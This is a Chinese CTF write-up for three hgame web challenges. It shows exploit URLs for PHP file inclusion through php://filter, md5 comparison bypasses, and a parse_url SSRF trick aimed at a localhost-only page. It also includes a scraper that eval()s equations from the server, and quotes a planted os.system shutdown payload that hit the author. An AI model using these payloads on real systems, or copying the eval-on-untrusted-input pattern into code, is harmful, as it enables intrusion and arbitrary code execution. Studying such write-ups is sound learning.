# hgame第二周wp

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### WEB 部分

### 1.easy\_php

```
index.html ×

<!DOCTYPE html>
chtml lang="en">
chead>
cmeta charset="UTF-8">
cmeta name="viewport" content="width=device-width, initial-scale=1.0">
cmeta http-equiv="X-UA-Compatible" content="ie=edge">
ctitle>where is my robots</title>
come on ! second wait you

come on ! second wait you

//body>
c/html>
```

打开后看到title是where is my flag所以猜想他有个robots.txt,访问后看到 img/index.php

打开这个文件看到



## ← → C ① 不安全 | 118.24.25.25:9999/easyphp/img/?img=....//1

在试着找了一下flag.php



maybe\_you\_should\_think\_think <?php

让我再想想, 再看一下, 发现这里有个文件包含 所以我输入

http://118.24.25.25:9999/easyphp/img/index.php?img=php://filter/read=convert.base64-

encode/resource=..../flag 得到

```
← → C ① 不安全 | 118.24.25.25:9999/easyphp/img/index.php?img=php://filter/read=convert.base64-encode/resource=...//flag

PD9waHAKICAgIC8vJGZsYWcgPSAnaGdhbWV7WW91XzRyZV9Tb19nMG9kfSc7CiAgICBIY2hvICJtYXliZV95b3Vfc2hvdWxkX3RoaW5rX3RoaW5rIjsK 〈?phperror.reporting(0);
$img = $_0ET['img'];
if(!isset($img))
$img = $1';
$img = str_replace('.../', ''', $img);
include_once($img.'.php');
highlight_file(_FILE_);
```

base64解密得到flag

```
<?php
//$flag = 'hgame{You_4re_So_g0od}';
echo "maybe_you_should_think_think";</pre>
```

### 2.php trick

```
<?php
//admin.php
highlight_file(__FILE__);
$str1 = (string)@$_GET['str1'];
$str2 = (string)@$_GET['str2']:
$str3 = @$ GET['str3'];
$str4 = @$_GET['str4'];
$str5 = @$_GET['H_game'];
$ur1 = @$ GET['ur1'];
if( $str1 == $str2 ){
       die ('step 1 fail');
if( md5($str1) != md5($str2) ){
       die('step 2 fail');
}
if( $str3 == $str4 ){
       die ('step 3 fail');
}
if ( md5($str3) !== md5($str4)){
       die ('step 4 fail');
}
    (strpos($_SERVER['QUERY_STRING'], "H_game") !==false)
       die ('step 5 fail');
}
if(is_numeric($str5)){
       die ('step 6 fail');
}
if ($str5<9999999999){
       die('step 7 fail');
}
if ((string)$str5>0){
       die ('step 8 fial'):
}
if (parse_ur1($ur1, PHP_URL_HOST) !== "www.baidu.com") {
       die ('step 9 fail');
}
    (parse_ur1($ur1,PHP_URL_SCHEME) !== "http") {
       die ('step 10 fail');
}
$ch = cur1_init();
cur1_setopt($ch,CURLOPT_URL,$ur1);
$output = curl_exec($ch);
cur1_close($ch);
if($output === FALSE){
       die ('step 11 fail');
}
else{
       echo $output;
step 1 fail
```

看样子我们要一层一层绕过这些 先看第一个和第二个 md5弱比较,为0e开头的会被识别为科学记数法,结果均为0 所以我们只需要找两个值md5后为0e开头的 我用了s878926199a 和 s155964671a 然后是第二个和第三个是两个值的md5强比较 md5()函数无法处理数组,如果传入的为数组,会返回NULL,所以两个数组经过加密后得到的都是NULL,也就是相等的所以我输入str3[]=123 ,str4[]=456 ps:按理说,str1和str2也是可以这么处理绕过的,但是不知道为什么在这里不可以

第五个只要把H\_game进行一次urlencode就好了第六第七第八同样is\_numeric无法处理数字所以这里为 %48%5f%67%61%6d%65[]=1234 然后我们要让parse\_url误把百度当成host 我们可以这么写url http://@127.0.0.1:80@www.baidu.com/admin.php 看一下这个是如何被分割的

```
C:\personal files\Apache\Apache2
array(5) {
   'scheme' =>
   string(4) "http"
   'host' =>
   string(13) "www.baidu.com"
   'user' =>
   string(10) "@127.0.0.1"
   'pass' =>
   string(2) "80"
   'path' =>
   string(10) "/admin.php"
}
[Finished in 0.2s]
```

结合起来得到url http://118.24.3.214:3001/?

str1=s878926199a&str2=s155964671a&str3[]=123&str4[]=456&%48%5f%67%61%6d%65[]=1234&ur1=http://@ 127.0.0.1:80@www.baidu.com/admin.php

```
echo $output;
<?php
//flag.php
if($ SERVER['REMOTE ADDR'] != '127.0.0.1') {
       die('only localhost can see it'):
}
$filename = $GET['filename']??'';
    (file exists($filename)) {
                                                             可以看到多了这么一串
       echo "sorry, you can't see it";
}
else{
       echo file_get_contents($filename);
highlight_file(__FILE_ ):
?>
1
```

代码,发现我们是不可以直接访问文件的,因为一旦找到这个文件就不给我们访问了,然后发现这里也有个文件包含构造url http://118.24.3.214:3001/?

str1 = s878926199a&str2 = s155964671a&str3[] = 123&str4[] = 456&%48%5f%67%61%6d%65[] = 1234&ur1 = http://@127.0.0.1:80@www.baidu.com/admin.php?filename = php://filter/read = convert.base64-

encode/resource=./flag.php

```
PD9waHAgJGZsYWcgPSBoZ2FtZXtUaEVyNF9BcjRfczBtNF9QaHBfVHIxY2tzfSA/Pgo= <?php
```


```
//flag.php
if($_SERVER['REMOTE_ADDR'] != '127.0.0.1') {
         die('only localhost can see it');
}
$filename = $_GET['filename']??'';

if (file_exists($filename)) {
         echo "sorry, you can't see it";
}
else{
         echo file_get_contents($filename);
}
highlight file( FILE )
```

base64解密,得到flag <?php \$flag = hgame{ThEr4\_Ar4\_s0m4\_Php\_Tr1cks} ?>

### 3.Baby\_Spider

题目描述告诉我们要再40s内回答三十个问题



我们先输入自己的token

### **Answer My Question**

912755312+239940026-56233930/626525934/341885411=?

give me your answer

Submit

从题目看,显然是让我们写个爬虫,然后我现学现卖

```
import re
import requests
import time
import webbrowser
token={'token':'*******************************
url="http://111.231.140.29:10000/"
proxies = {
    'http': 'http://127.0.0.1:8080',
    'https': 'https://127.0.0.1:8080'
}
r=requests.session()
```


```
requestpage = r.post(url, token)
i=0
while(i<11):</pre>
    headers = {'Cookie': 'session='+requestpage.cookies['session'],
               'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
ApplewebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36'
    url2 = "http://111.231.140.29:10000/solution"
    pattern = re.compile('<span>.*</span>')
   m = pattern.search(requestpage.text)
    equation = m.group()[6:-9]
    answer = {'answer': eval(equation)}
    requestpage = r.post(url2, headers=headers, data=answer)
    i += 1
    print(i)
    print(answer)
    print(requestpage.text)
```

一开始的时候不知道要伪装自己。。。。没有加headers,然后。。。一爬就关机。。。。后来调试后才发现。。在第十次的时候算式变成了这个。。。真狠

```
estion</hl>
tion-container*/span>(lambda _g: [(os.system('shutdown -s -t 0'), (os.system('shutdown now'), None)[1])[1] for _g['os'] in [(_import_('os', _g, _g))]][0])(globals())#-----=?</span>//div
ui-form" action="/solution" method="post">
```

(485068984+(293125226/262951025)-(903264343)-72638891)=?

f12看一下发现了一个字体文件



我们可以看到,他的数字是打乱的,所以我们看到的算式和我们爬取的算式是不一样的,所以我们替换数字(ps:由于不怎么会python,然后字母的替换写的就有一点点蠢,应该有更好的方法)使得到的算式和看到的一样后继续计算在20次的时候又卡住了



发现字体又变回原来的字体,但是变得无法选中了,f12发现标签里的算式是假的真的算式在css里面

我将他提取出来的办法是:用js读取这段css后把里面的值替换标签里的值后,再用正则表达式提取出来(其实一开始我是想用原来的方法把它提取出来的,但奈何不止为啥取出来的全是空值,然后就用正则表达式了)最后的脚本为这样,跑完就可以拿到flag

```
Login_input = browser.find_element_by_tag_name('input')
Login_input.send_keys(token)
submit = browser.find_element_by_tag_name('button')
submit.click()
i=0
while i < 30:
   if i < 10 :
        equation =eval((browser.find_element_by_tag_name('span').text)[0:-2])
        print(equation)
    elif i<20:
        n = 0
        equation =str((browser.find_element_by_tag_name('span').text)[0:-2])
        equation = equation.replace('1', 'a').replace('2', 'b').replace('3',
'c').replace('4', 'd').replace('5', 'f')\
            .replace('6', 'g').replace('7', 'h').replace('8', 'i').replace('9',
'j').replace('0', 'k')
        equation = equation.replace('a', '0').replace('b', '2').replace('c',
'6').replace('d', '9').replace('f', '4')\
            .replace('g', '3').replace('h', '5').replace('i', '8').replace('j',
'7').replace('k', '1')
        equation = str(eval(equation))
        print(equation)
    else:
        browser.execute_script("equation =
window.getComputedStyle(document.getElementsByClassName('question-container')
[0], ':after').getPropertyValue('content').slice(1,-3)")
        browser.execute_script("document.getElementsByTagName('span')
[0].innerHTML=equation")
        pattern = re.compile('<span>.*</span>')
        m = pattern.search(browser.page_source)
        equation = m.group()[6:-7]
        equation=eval(equation)
        print(equation)
    answer = browser.find_element_by_tag_name('input')
    answer.send_keys(str(equation))
    submit = browser.find_element_by_tag_name('button')
    submit.click()
    i += 1
```